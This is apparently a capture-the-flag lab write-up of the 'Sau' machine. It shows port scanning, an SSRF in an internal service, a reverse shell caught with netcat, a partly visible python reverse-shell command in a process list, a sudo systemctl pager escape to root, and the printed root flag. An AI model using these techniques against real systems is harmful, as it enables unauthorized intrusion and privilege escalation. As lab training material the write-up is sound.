

Information Gathering

1) found open ports


```
┌──(vigneswar㉿vigneswar)-[~/Sau]
└─$ nmap 10.10.11.224
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-18 19:12 IST
Nmap scan report for 10.10.11.224
Host is up (0.62s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE    SERVICE
22/tcp    open     ssh
80/tcp    filtered http
55555/tcp open     unknown

Nmap done: 1 IP address (1 host up) scanned in 52.45 seconds
```

2) found a website






3) Found SSRF vulnerability




Vulnerability Assessment


1) Changed Settings to see response



2) Accessed internal page



3) Found vulnerability




Exploit

1) Got shell using the exploit

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.11.224] 41558
$ whoami
whoami
puma
$ python3
python3
Python 3.8.10 (default, May 26 2023, 14:05:08)
[GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pty
import pty
>>> pty.spawn("/bin/bash")
pty.spawn("/bin/bash")
puma@sau:/opt/maltrail$
```

2) Got the user flag



3) Checked sudo permission

```
puma@sau:~$ sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
```

4) systemctl can be used to escalate privileges

(c) This invokes the default pager, which is likely to be `less`, other functions may apply.

```
sudo systemctl
!sh
```

```
puma@sau:~$ sudo systemctl status trail.service
● trail.service - Maltrail. Server of malicious traffic detection system
     Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor preset:>
     Active: active (running) since Wed 2023-10-18 13:40:10 UTC; 1h 20min ago
       Docs: https://github.com/stamparm/maltrail#readme
             https://github.com/stamparm/maltrail/wiki
   Main PID: 897 (python3)
      Tasks: 13 (limit: 4662)
     Memory: 304.5M
     CGroup: /system.slice/trail.service
             ├─  897 /usr/bin/python3 server.py
             ├─ 1128 /bin/sh -c logger -p auth.info -t "maltrail[897]" "Failed >
             ├─ 1129 /bin/sh -c logger -p auth.info -t "maltrail[897]" "Failed >
             ├─ 1132 sh
             ├─ 1133 python3 -c import socket,os,pty;s=socket.socket(socket.AF_>
             ├─ 1134 /bin/sh
             ├─ 1138 python3
             ├─ 1139 /bin/bash
             ├─ 8651 gpg-agent --homedir /home/puma/.gnupg --use-standard-socke>
             ├─32277 sudo systemctl status trail.service
             ├─32278 systemctl status trail.service
             └─32279 pager

Oct 18 14:59:10 sau sudo[32271]: pam_unix(sudo:auth): auth could not identify p>
!sh
# whoami
root
#
```

got root flag

```
Oct 18 14:59:10 sau sudo[32271]: pam_unix(sudo:auth): auth could not identify p>
!sh
# whoami
root
# cat /root/root.txt
a4df890ad9192e6e59bffbf015997b3f
# ^X@sS
```